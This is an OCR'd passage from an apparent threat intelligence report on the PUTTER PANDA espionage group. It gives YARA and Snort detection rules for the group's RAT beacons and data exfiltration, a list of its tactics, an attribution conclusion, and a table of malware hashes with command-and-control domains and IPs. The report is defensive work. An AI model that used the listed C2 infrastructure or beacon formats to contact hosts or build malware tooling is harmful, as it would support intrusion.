


```
      actor = "PUTTER PANDA"

strings:
    $myagent = "myAgent"
    $readfile = "read file error:"
    $downfile = "down file success"
    $avail = "Avaliable data:%u bytes"

condition:
    3 of them
}

rule CrowdStrike_ PutterPanda _05 : httpclient putterpanda
{
meta:
      description = "PUTTER PANDA - HTTPCLIENT"
      date = "2014-03-30"
      version = "1.0"
      in_the_wild = true
      copyright = "CrowdStrike, Inc."
      actor = "PUTTER PANDA"

strings:
    $recv_wrong = "Error:recv worng"

condition:
    any of them
}

rule CrowdStrike_ PutterPanda _06 : xor_dropper putterpanda
{
meta:
      description = "PUTTER PANDA - XOR based dropper"
      date = "2014-03-30"
      version = "1.0"
      in_the_wild = true
      copyright = "CrowdStrike, Inc."
      actor = "PUTTER PANDA"

strings:
    $xorloop = { 8b d0 83 e2 0f 8a 54 14 04 30 14 01 83 c0 01 3b c6 7c ed  }

condition:
    $xorloop
}
```


NETWORK SIGNATURES

In addition the domains listed in the Appendices and in the Attribution section, the generic signatures below can be used to detect activity from the malware described in this report.

Snort Rules



```
alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg: "CrowdStrike PUTTER PANDA 4H Beacon Message"; \
  content: "/search5"; http_uri; \
  content: "?h1="; http_uri; \
  content: "&h2="; http_uri; \
  content: "&h3="; http_uri; \
  content: "&h4="; http_uri; \
  classtype:trojan-activity; metadata: service http; \
  sid: 171200702; rev: 20120424;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg:"CrowdStrike PUTTER_PANDA 3PARA RAT initial beacon - URI"; \
  flow:to_server, established; \
  content:"/microsoft/errorpost/default/connect.aspx?ID="; http_uri; \
  classtype: trojan-activity; metadata: service http; \
  sid: 181311501; rev: 20131212;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg:"CrowdStrike PUTTER PANDA 3PARA RAT initial beacon - Hashed bytes"; \
  flow:to_server, established; \
  content:"| c4 65 f1 b3 cf a5 7e e2 c0 1a d4 7f 78 46 26 b5 86 15 f9 34 9c
3d 67 84 6a 48 aa df dc 30 60 24 |"; depth: 2000;\
  classtype: trojan-activity; \
  sid: 181311502; rev: 20131212;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg:"CrowdStrike PUTTER PANDA 3PARA RAT data exfiltration";\
  flow:to_server, established; \
  content:"POST"; http_method; \
  content:"/microsoft/errorpost/default.aspx?ID="; http_uri; \
  classtype: trojan-activity; metadata: service http; \
  sid: 181311503; rev: 20131212;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg:"CrowdStrike PUTTER PANDA 3PARA RAT tasking request";\
  flow:to_server, established; \
  content:"GET"; http_method; \
  content:".aspx?ID="; http_raw_uri; \
  content: "para1="; http_raw_uri; within: 15\
  content: "para2="; http_raw_uri; within: 20; \
  content: "para3="; http_raw_uri; within: 20; \
  classtype: trojan-activity; metadata: service http; \
  sid: 181311504; rev: 20140421;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg:"CrowdStrike PUTTER PANDA PNGDOWNER user agent"; \
  flow:to_server, established; \
```



```
  content: "User-Agent: myAgent"; http_header; \
  classtype: trojan-activity; metadata: service http; \
  sid: 171400101; rev: 20140401;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg:"CrowdStrike PUTTER PANDA HTTPCLIENT Request"; \
  flow:to_server, established; \
  content: "/MicrosoftUpdate/ShellEX/KB"; http_uri; \
  content: "/default.asp?tmp="; within: 35; http_raw_uri; \
  classtype: trojan-activity; metadata: service http; \
  sid: 171400102; rev: 20140401;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg:"CrowdStrike PUTTER PANDA HTTPCLIENT Request 2"; \
  flow:to_server, established; \
  content: "/Microsoft/errorpost"; http_uri; \
  content: "/default.asp?tmp="; within: 35; http_raw_uri; \
  classtype: trojan-activity; metadata: service http; \
  sid: 171400103; rev: 20140401;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg:"CrowdStrike PUTTER PANDA HTTPCLIENT Request 3"; \
  flow:to_server, established; \
  content: "/MicrosoftUpdate/GetUpdate/KB"; http_uri; \
  content: "/default.asp?tmp="; within: 35; http_raw_uri; \
  classtype: trojan-activity; metadata: service http; \
  sid: 171400104; rev: 20140401;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg:"CrowdStrike PUTTER_PANDA HTTPCLIENT Request 4"; \
  flow:to_server, established; \
  content: "/Microsoft/update"; http_uri; \
  content: "/debug"; http_raw_uri; within: 20; \
  content: "/default.asp?tmp="; within: 30; http_raw_uri; \
  classtype: trojan-activity; metadata: service http; \
  sid: 171400105; rev: 20140401;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg:"CrowdStrike PUTTER PANDA HTTPCLIENT Request 5"; \
  flow:to_server, established; \
  content: "/MicrosoftUpdate/GetFiles/KB"; http_uri; \
  content: "/default.asp?tmp="; within: 35; http_raw_uri; \
  classtype: trojan-activity; metadata: service http; \
  sid: 1971400106; rev: 20140401;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
  msg:"CrowdStrike PUTTER PANDA HTTPCLIENT Request 6"; \
  flow:to_server, established; \
  content: "/MicrosoftUpdate/WWRONG/KB"; http_uri; \
  content: "/default.asp?tmp="; within: 35; http_raw_uri; \
  classtype: trojan-activity; metadata: service http; \
  sid: 171400107; rev: 20140401;)
```

TTPS

In addition to the indicators described above, PUTTER PANDA have some distinct generic TTPs:

- Distinctive connectivity checks to www.google.com
- Use of the HashData API to derive key material for authentication and encryption
- Use of the ASEP registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- Deployment of space industry-themed decoy documents during malware installations

Conclusion

CONCLUSION

PUTTER PANDA are a determined adversary group who have been operating for several years, conducting intelligence-gathering operations with a significant focus on the space sector. Although some of their tools are simplistic, taken as a whole their toolset provides a wide degree of control over a victim system and can provide the opportunity to deploy additional tools at will.


Research presented in this report shows that the PUTTER PANDA operators are likely members of the 12th Bureau, 3rd General Staff Department (GSD) of the People's Liberation Army (PLA), operating from the unit's headquarters in Shanghai with MUCD 61486. Strategic objectives for this unit are likely to include obtaining intellectual property and industrial secrets relating to defense technology, particularly those to help enable the unit's suspect mission to conduct space surveillance, remote sensing, and interception of satellite communications. PUTTER PANDA is likely to continue to aggressively target Western entities that hold valuable information or intellectual property relevant to these interests.

The detection and mitigation guidance given in this report will help to minimize the risk of a successful compromise by these actors, and future CrowdStrike reports will examine other elements of the PUTTER PANDA toolset.


Appendices

APPENDIX 1: 4H RAT SAMPLE METADATA

MD5 HASH	BUILD TIME	C2
a76419a2fca12427c887895e12a3442b	11/06/2007 13:55	radio.gamemuster.com
bf3d4cfee3e2d133ea73eda61fa534eb	22/10/2007 06:46	chat.gamemuster.com
4e11af053ff535873fa750c78f618340	25/10/2007 08:03	qiqi.t008.net
54cdd6b60c940b389ccaa6263401c18e	09/11/2007 07:06	gis.tensins.net
42e21681754c60ab23d943cd89e9187d	09/11/2007 07:31	vivian.t008.net
11eb5246e237edd54a98147ed1986bc8	19/11/2007 14:34	halloween.bmwauto.org
2111622fe5d058ec14e3081c039de739	21/11/2007 13:29	www3.cbssrayli.com
e2ec95f80c12b252ccd00df60ea81024	05/12/2007 07:31	jamstec.tensins.net
3e0416a426a02de5335d9a2c808054fc	05/12/2007 07:42	sunny.tensins.net
6ba850fac8785e902402b325d1579881	12/12/2007 14:50	deb.vssigma.com
5b5da818513874b32c48c841208bc9d0	14/12/2007 08:06	news.feiloglobe.com
6e2dc6b0a6bed8fc62f3b649e6099818	18/12/2007 07:06	chat.feiloglobe.com
42fa42472ebf01b4fbc82d2b16a889a0	20/12/2007 07:07	rj.cbssrayli.com
9c88d2c223c700b47e3e666948002ce6	20/12/2007 07:11	www5.cbssrayli.com
99cf0359c425b5123a572fcef97ea8f4	27/12/2007 09:40	chat.feiloglobe.com
d1734c5e06e05b884b69f59566bd36ad	27/12/2007 12:07	qiqi.t008.net
decc69ead3ed844ea8fab6c1c1b1f463	27/12/2007 12:14	chat.gamemuster.com
3459bc37967480dee405a5ac678b942d	02/01/2008 07:53	resell.siseau.com
5e94034804125cf7358a2dbe2939a71c	08/01/2008 13:07	sports.feiloglobe.com
5abe124298be1b4728a277939544d0a3	14/01/2008 12:39	sports.feiloglobe.com
c2d350c98408e861edfc8fd1f97c3546	15/01/2008 07:25	globe.t008.net
15cae06fe5aa9934f96895739e38ca26	24/01/2008 15:21	tkcht.checalla.com
02f926acac9afbe3ccf13248ede5c1b3	19/03/2008 13:40	wins.windowsupdote.net
c199533f978a6645fac38ac3be627868	21/03/2008 07:31	sports.tensins.net
6631815d4ab2a586021c24e02e5cc451	01/04/2008 16:01	great.vssigma.com
5425f69a977f4385ffd26b2e09afcc17	02/04/2008 07:38	news.feiloglobe.com
5bc8bdcf74107467fa0c7d96fe494db6	09/04/2008 09:13	survey.ctable.org
64311f8eeeccbd2453f92f0d1b63029c	09/04/2008 09:13	survey.ctable.org
73ca399985791e8041b0772d65ba70fd	09/04/2008 09:13	survey.ctable.org
569580e58ab5239e140fc88e145a30e3	23/04/2008 15:15	ilime.raylitoday.com
b6f201184cad06faba5ad58950ee970d	05/05/2008 16:56	temp.renewgis.com
fbbc8c66a57f1622104fb00beed2d4cb	23/10/2008 08:17	210.7.26.67
ab3a49ef60948ccb1ee3cf672d6891c5	03/12/2008 08:00	140.113.241.33
8410f8f773cc19d7fbfd7e065b761ae7	04/12/2008 07:16	59.120.168.199
d43c93228fc1ebd2c8e985e96f808a12	04/12/2008 07:23	59.120.168.199



3a0e2119aef11b229979871a1d1f6073	19/12/2008 08:04	red.vssigma.com
dd4799d54e23870901aef4cff9f2c676	25/02/2009 09:05	211.75.57.130
1498ca75e0615c27026444685821bc28	03/03/2009 14:23	140.113.88.216
8684c58605ee38f131568c414df2e2ba	03/03/2009 14:39	59.120.168.199
02283022272d73fb0fea947da35f29b2	04/03/2009 06:37	212.154.133.102
b9ca4f4ec95274ed15b16c3042a11ab5	04/03/2009 06:42	220.117.69.82
81d91b93d7a1abe98fcb4f4e8a441d39	06/03/2009 09:12	202.143.176.7
0ae187183008d3465dba182ff71102ad	06/03/2009 13:18	202.143.176.7
2922b378066176b0ade6b756200937e0	10/03/2009 08:30	140.112.19.195
9b6da1f57f471cee412ee6aa13d77848	10/03/2009 12:58	140.113.88.216
d8129f9296b2f836b97ba5ff5b09cd3c	11/03/2009 05:30	220.117.69.237 220.117.69.85
649995fa13168bcb718ba68cde0e6ed6	17/03/2009 12:47	202.143.176.7
9bf37b30c701b447072b42219f08a0c7	23/03/2009 12:30	212.154.133.102
4628121e786d2288ccaa0864568ed778	23/03/2009 12:44	202.143.176.7
42bbe57b8de6d5e549eac10c2dccef88	29/06/2009 08:56	210.7.26.58
f89eee2605969b9905be4d4ccb335f21	21/07/2009 13:17	140.112.40.7
7071242821d43e86e640902c735c7559	03/08/2009 13:24	sat.nestlere.com ctrl.t008.net
fd24ee806ee7dcef9054790c4db40aeb	12/08/2009 14:54	hide.kyoceras.net
8b77b5849d100fc046acec8b4e74b2f8	19/08/2009 14:16	67.42.255.50
2cb901ae51f7886e6974e296074c3c91	08/12/2009 07:54	140.113.88.216
9e12a3ca24ecba10345ee57d6913387c	09/12/2009 07:08	140.112.19.195
88ba4ad3dcae75b8ed7bc20dcd8fbf0b	14/12/2009 16:20	59.120.168.199 211.21.91.62 202.215.53.178
a4239dab12d78bb2a11d36f6231ff3ab	14/12/2009 16:20	59.120.168.199 211.21.91.62 202.215.53.178
116b93042da1c7dc8a29434f2d2f521a	14/12/2009 21:08	206.182.217.202
66f96f2734c25653454d4517574ba750	15/12/2009 14:33	61.221.54.99
2c9447bba8a5bf83b71bd3126718cf77	15/12/2009 14:33	211.21.91.62
c794c0c2ce5aedfceaf971f389a24114	17/12/2009 12:47	140.119.46.35
ef702dc02e81b35eaa2caa6c236da7a7	17/12/2009 12:48	140.112.40.7
de50279578a1dc45d04987b1d60612fa	17/12/2009 13:10	140.112.19.195
78ee93d344e1362e9f343b315fbf43a3	07/01/2010 08:01	202.215.53.178
00bbe0d0d577a7682b7f9b3b21c07c8d	06/04/2010 02:28	202.215.53.178
24a81f133353834be55a16b5313807e6	15/04/2010 14:20	212.48.149.57
66298018d020736de7aa654db4a3c59d	29/04/2010 09:12	202.152.165.221



